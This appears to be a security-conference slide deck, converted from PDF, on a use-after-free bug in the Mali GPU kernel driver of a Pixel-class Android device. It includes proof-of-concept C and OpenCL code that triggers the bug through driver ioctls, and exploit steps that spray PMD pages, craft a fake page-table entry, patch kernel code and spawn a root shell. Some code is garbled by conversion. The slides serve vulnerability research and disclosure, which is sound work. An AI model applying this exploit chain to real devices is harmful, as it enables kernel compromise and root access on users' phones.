
page\_array



GPU page table

```
701 static
702 unsigned long kbase_mem_evictable_reclaim_scan_objects(struct shrinker *s,
703                                         struct shrink_control *sc)
704 {
705     struct kbase_context *kctx;
706     struct kbase_mem_phy_alloc *alloc;
707     struct kbase_mem_phy_alloc *tmp;
708     unsigned long freed = 0;
709
710     kctx = container_of(s, struct kbase_context, reclaim);
711
712     mutex_lock(&kctx->jit_evict_lock);
713
714     list_for_each_entry_safe(alloc, tmp, &kctx->evict_list, evict_node) {
715         int err;
716
717         err = kbase_mem_shrink_gpu_mapping(kctx, alloc->reg,
718                                           0, alloc->nents);
719
720         if (err != 0) {
721             /*
722              * Failed to remove GPU mapping, tell the shrinker
723              * to stop trying to shrink our slab even though we
724              * have pages in it.
725             */
726             freed = -1;
727             goto out_unlock;
728         }
729
730         /*
731          * Update alloc->evicted before freeing the backing so the
732          * helper can determine that it needs to bypass the accounting
733          * and memory pool.
734         */
735         alloc->evicted = alloc->nents;
736
737         kbase_free_phy_pages_helper(alloc, alloc->evicted);
738         freed += alloc->evicted;
739     }
```

# Bug 2




GPU page table

```
115 static void gpu_slc_migrate_region(struct kbase_context *kctx, struct kbase_va_region *reg, struct dirty_region *dirty_reg)
116 {
117     int err;
118     u64 vpfn;
119     size_t page_nr;
120
121     KBASE_DEBUG_ASSERT(kctx);
122     KBASE_DEBUG_ASSERT(reg);
123
124     vpfn = reg->start_pfn;
125     page_nr = kbase_reg_current_backed_size(reg);
126
127     err = kbase_mmu_update_pages_no_flush(kctx->kbdev, &kctx->mmu, vpfn,
128                                         kbase_get_gpu_phy_pages(reg),
129                                         page_nr,
130                                         reg->flags,
131                                         reg->flags,
132                                         MGM_SLC_GROUP_ID,
133                                         &dirty_reg->dirty_pgds);
134
135     /* Track the dirty region */
136     dirty_reg->first_vpfn = min(dirty_reg->first_vpfn, vpfn);
137     dirty_reg->last_vpfn = max(dirty_reg->last_vpfn, vpfn + page_nr);
138
139     if (err)
140         dev_warn(kctx->kbdev->dev, "pixel: failed to move region to SLC: %d", err);
141     else
142         /* If everything is good, then set the new group on the region. */
143         reg->gpu_alloc->group_id = MGM_SLC_GROUP_ID;
```

# Bug 2



page\_array




GPU page table

```
701 static
702 unsigned long kbase_mem_evictable_reclaim_objects(struct shrinker *s,
703                                                 struct shrink_control *sc)
704 {
705     struct kbase_context *kctx;
706     struct kbase_mem_phy_alloc *alloc;
707     struct kbase_mem_phy_alloc *tmp;
708     unsigned long freed = 0;
709
710     kctx = container_of(s, struct kbase_context, reclaim);
711
712     mutex_lock(&kctx->jit_evict_lock);
713
714     list_for_each_entry_safe(alloc, tmp, &kctx->evict_list, evict_node) {
715         int err;
716
717         err = kbase_mem_shrink_gpu_mapping(kctx, alloc->reg,
718                                           0, alloc->nents);
719
720         if (err != 0) {
721             /*
722              * Failed to remove GPU mapping, tell the shrinker
723              * to stop trying to shrink our slab even though we
724              * have pages in it.
725              */
726             freed = -1;
727             goto out_unlock;
728         }
729
730         /*
731          * Update alloc->evicted before freeing the backing so the
732          * helper can determine that it needs to bypass the accounting
733          * and memory pool.
734          */
735         alloc->evicted = alloc->nents;
736
737         kbase_free_phy_pages_helper(alloc, alloc->evicted);
738         freed += alloc->evicted;
739     }
```

# Bug 2



page\_array



GPU page table

- It's a logical Page UAF bug
- MTE is unable to detect and defeat this kind of bug

# PoC

- 1. Allocate two GPU regions(A and B) with physical pages

```
u64 alloc_gpu_mem(int fd, size_t pages, int flag) {
    union kbase_ioctl_mem_alloc mem_alloc;
    u64 npages = 0;

    mem_alloc.in.flags = BASE_MEM_PROT_CPU_RD | BASE_MEM_PROT_CPU_WR | BASE_MEM_PROT_GPU_RD | BASE_MEM_PROT_GPU_WR;

    switch (flag) {
    case 0:
        npages = pages;
        mem_alloc.in.commit_pages = 1;
        break;
    case 1:
        npages = pages;
        mem_alloc.in.commit_pages = npages;
        break;
    case 2:
        npages = pages;
        mem_alloc.in.commit_pages = 0; // No physical pages
        break;
    default:
        err_info("Unknown allocation type!\n");
        return (u64)-1;
        break;
    }

    mem_alloc.in.va_pages = npages;
    mem_alloc.in.extension = 0;

    if (ioctl(fd, KBASE_IOCTL_MEM_ALLOC, &mem_alloc)) {
        return (u64)-1;
    }

    return (u64)mmap((void *)0, 0x1000 * npages, PROT_READ | PROT_WRITE, MAP_SHARED, fd, mem_alloc.out.gpu_va);
}
```

# PoC

- 2. Mark the regions shrinkable respectively

```
int change_flag(int fd, u64 gpu_va) {
    struct kbase_ioctl_mem_flags_change flags_change;

    flags_change.gpu_va = gpu_va;
    flags_change.flags = BASE_MEM_DONT_NEED;
    flags_change.mask = BASE_MEM_DONT_NEED;

    if (ioctl(fd, KBASE_IOCTL_MEM_FLAGS_CHANGE, &flags_change)) {
        err_info("failed to KBASE_IOCTL_MEM_FLAGS_CHANGE\n");
        return -1;
    } else {
        ok_info("KBASE_IOCTL_MEM_FLAGS_CHANGE done\n");
        return 0;
    }
}
```

# PoC

- 1. Allocate two GPU regions(A and B) with physical pages
- 2. Mark the regions shrinkable respectively
- 3. Spawn a thread to allocate lots of CPU mem. It can force the kernel to run the registered shrinkers

# PoC

- 4. Meanwhile, detect whether the pages of region B has been reclaimed or not. If yes, goto 5.

```
701 static
702 unsigned long kbase_mem_evictable_reclaim_scan_objects(struct shrinker *s,
703                         struct shrink_control *sc)
704 {
705     struct kbase_context *kctx;
706     struct kbase_mem_phy_alloc *alloc;
707     struct kbase_mem_phy_alloc *tmp;
708     unsigned long freed = 0;
709
710     kctx = container_of(s, struct kbase_context, reclaim);
711
712     mutex_lock(&kctx->jit_evict_lock);
713
714     list_for_each_entry_safe(alloc, tmp, &kctx->evict_list, evict_node) {
715         int err;
716
717         err = kbase_mem_shrink_gpu_mapping(kctx, alloc->reg,
718                                           0, alloc->nents);
719         if (err != 0) {
720             /*
721              * Failed to remove GPU mapping, tell the shrinker
722              * to stop trying to shrink our slab even though we
723              * have pages in it.
724              */
725             freed = -1;
726             goto out_unlock;
727         }
728
729         /*
730          * Update alloc->evicted before freeing the backing so the
731          * helper can determine that it needs to bypass the accounting
732          * and memory pool.
733          */
734         alloc->evicted = alloc->nents;
735
736         kbase_free_phy_pages_helper(alloc, alloc->evicted);
737         freed += alloc->evicted;
```

# PoC

- 1. Allocate two GPU regions(A and B) with physical pages
- 2. Mark the regions shrinkable respectively
- 3. Spawn a thread to allocate lots of CPU mem. It can force the kernel to run the registered shrinkers
- 4. Meanwhile, detect whether the pages of region B have been reclaimed or not. If yes, goto 5
- 5. Update the LIVENESS RANGE of region A

# PoC

- 6. Try to read the GPU VAs of region A. If OK, the bug is triggered

```
cl_src_r = clCreateBuffer(context, CL_MEM_READ_WRITE | CL_MEM_COPY_HOST_PTR, sizeof(unsigned Long) * 1, src_buf_r, 0)
cl_dst_r = clCreateBuffer(context, CL_MEM_READ_WRITE, sizeof(unsigned Long) * 1 * 2, 0, 0);
if (cl_src_r == 0 || cl_dst_r == 0) {
    err_info("clSetKernelArg\n");
    goto _err;
}

err = clSetKernelArg(k_read_mem, 0, sizeof(cl_dst_r), &cl_dst_r);
err |= clSetKernelArg(k_read_mem, 1, sizeof(cl_src_r), &cl_src_r);
if (err != CL_SUCCESS) {
    err_info("clSetKernelArg\n");
    goto _err;
}

global_size[0] = 1;
local_size[0] = 1;
err = clEnqueueNDRangeKernel(queue, k_read_mem, 1, 0, global_size,
                             local_size, 0, 0, 0);
if (err != CL_SUCCESS) {
    err_info("clEnqueueNDRangeKernel\n");
    goto _err;
}

err = clEnqueueReadBuffer(queue, cl_dst_r, CL_TRUE, 0, sizeof(unsigned Long) * 1 * 2, dst_buf_r, 0, 0, 0);
if (err != CL_SUCCESS) {
    err_info("clEnqueueReadBuffer\n");
    goto _err;
} else {
    *stat = 1; // triggered!
}
```

# Exploit

How can the freed physical pages be made more valuable?

# Exploit

How can the freed physical pages be made more valuable?

- Try to reuse the pages as PMD

```
#define MAP_SZ (0x200000)

void spray_pmd_page() {
    u64 j = 0;
    u64 i = 0;

    for (j = 0; j < N_MAP; j++) {
        for (i = 0; i < N_PAGES; i++) {
            if (*((int *)pgd_base + j * MAP_SZ)) {
                err_info("never be there\n");
                break;
            }
        }
    }
}
```

# Exploit

How can the freed physical pages be made more valuable?

- Try to reuse the pages as PMD
- Make the PMD page more detectable

```
#define MAP_SZ (0x200000)

void spray_pmd_page() {
    u64 j = 0;
    u64 i = 0;

    for (j = 0; j < N_MAP; j++) {
        if (j) {
            for (i = 0; i < N_PAGES; i++) {
                if (i % 2) {
                    *(int *)(pgd_base + j * MAP_SZ + i * 0x1000) = 0x13371337;
                } else {
                    if (*(int *)(pgd_base + j * MAP_SZ + i * 0x1000)) {
                        err_info("never be there\n");
                        break;
                    }
                }
            }
        } else {
            if (*(int *)(pgd_base + j * MAP_SZ)) {
                err_info("never be there\n");
                break;
            }
        }
    }
}
```

# Exploit

How can the freed physical pages be made more valuable?

- Try to reuse the pages as PMD
- Make the PMD page more detectable
- For Read operation, the PTE is ZERO PTE due to CoW!



# Exploit

## Steps:

- 0. Prepare the OpenCL kernel functions
- 1. Shape the layout of GPU virtual addresses
- 2. Trigger the bug
- 3. Leak the physical address of ZERO page and find the affected CPU virtual addresses
- 4. Craft the fake CPU PTE(Page Table Entry) and patch the kernel code
- 5. Spawn the ROOT shell

# Exploit

```
[ 44.207711][ C0] exynos-itmon-v2 exynos-itmon: Error detected itmon_irq_handler, 1
[ 44.207721][ C0] exynos-itmon-v2 exynos-itmon: Before ITMON: [  0.000000], delta: 0, last_errcnt: 0
[ 44.207733][ C0] exynos-itmon-v2 exynos-itmon: itmon_do_dpm_policy: err_decerr: policy:s2d
[ 44.207751][ C0] debug-snapshot dss: WDT Caller: itmon_do_dpm_policy+0x1f4/0x200 [itmon] itmon
triggering err_decerr from G3D0 GPU M0 to NOCL0_DP
[ 44.207795][ C0] CPU: 0 PID: 6261 Comm: BG Thread #1 Tainted: G S   W  OE  5.15.110-android14-11-
gcc48824eebe8-ab10865596 #1
[ 44.207807][ C0] Hardware name: ZUMA SHIBA MP based on ZUMA (DT)
[ 44.207816][ C0] Call trace:
[ 44.207822][ C0] dump_backtrace+0xf8/0x1e8
[ 44.207840][ C0] dump_stack_lvl+0x74/0xa4
[ 44.207863][ C0] dump_stack+0x14/0x1c
[ 44.207874][ C0] dbg_snapshot_emergency_reboot_timeout+0x124/0x178 [dss]
[ 44.207992][ C0] dbg_snapshot_do_dpm_policy+0x44/0x1a8 [dss]
[ 44.208107][ C0] itmon_do_dpm_policy+0x1f4/0x200 [itmon]
[ 44.208140][ C0] itmon_irq_handler+0x2a4/0x354 [itmon]
[ 44.208172][ C0] __handle_irq_event_percpu+0xdc/0x35c
[ 44.208192][ C0] handle_irq_event+0x7c/0x158
[ 44.208204][ C0] handle_fasteoi_irq+0x148/0x2dc
[ 44.208214][ C0] handle_domain_irq+0xc4/0x140
[ 44.208226][ C0] gic_handle_irq.33974+0x4c/0x254
[ 44.208239][ C0] call_on_irq_stack+0x3c/0x6c
[ 44.208251][ C0] do_interrupt_handler+0x3c/0x90
[ 44.208261][ C0] el0_interrupt+0x40/0x128
[ 44.208274][ C0] __el0_irq_handler_common+0x14/0x1c
[ 44.208284][ C0] el0t_64_irq_handler+0xc/0x14
[ 44.208294][ C0] el0t_64_irq+0x1b0/0x1b4
```

Why? 😱

# Exploit

```
int kbase_free_phy_pages_helper(
    struct kbase_mem_phys_alloc *alloc,
    size_t nr_pages_to_free)
{
    // ...
    while (nr_pages_to_free) {
        // ...
        } else {
            struct tagged_addr *local_end_free;

            local_end_free = start_free;
            while (nr_pages_to_free &&
                   !is_huge(*local_end_free) &&
                   !is_partial(*local_end_free)) {
                local_end_free++;
                nr_pages_to_free--;
            }
            kbbase_mem_pool_free_pages(
                &kctx->mem_pools.small[alloc->group_id],
                local_end_free - start_free,
                start_free,
                syncback,
                reclaimed);
            freed += local_end_free - start_free;
            start_free += local_end_free - start_free;
        }
        alloc->nents -= freed;
        // ..
    }
}
```

```
static void gpu_slc_migrate_region(struct kbase_context *kctx, struct kbase_va_region
*dirty_reg)
{
    // ...
    vpfn = reg->start_pfn;
    page_nr = kbbase_reg_current_backed_size(reg);

    err = kbbase_mmu_update_pages_no_flush(kctx->kbdev, &kctx->mmu, vpfn,
                                            kbbase_get_gpu_phys_pages(reg),
                                            page_nr,
                                            reg->flags,
                                            MGM_SLC_GROUP_ID,
                                            &dirty_reg->dirty_pgds);

    /* Track the dirty region */
    dirty_reg->first_vpfn = min(dirty_reg->first_vpfn, vpfn);
    dirty_reg->last_vpfn = max(dirty_reg->last_vpfn, vpfn + page_nr);

    if (err)
        dev_warn(kctx->kbdev->dev, "pixel: failed to move region to SLC: %d", err);
    else
        /* If everything is good, then set the new group on the region. */
        reg->gpu_alloc->group_id = MGM_SLC_GROUP_ID;
}

static inline size_t kbbase_reg_current_backed_size(struct kbase_va_region *reg)
{
    KBASE_DEBUG_ASSERT(reg);
    /* if no alloc object the backed size naturally is 0 */
    if (!reg->cpu_alloc)
        return 0;

    KBASE_DEBUG_ASSERT(reg->cpu_alloc);
    KBASE_DEBUG_ASSERT(reg->gpu_alloc);
    KBASE_DEBUG_ASSERT(reg->cpu_alloc->nents == reg->gpu_alloc->nents);


    return reg->cpu_alloc->nents;
}
```

# Exploit




page\_array

All entries are valid




GPU page table

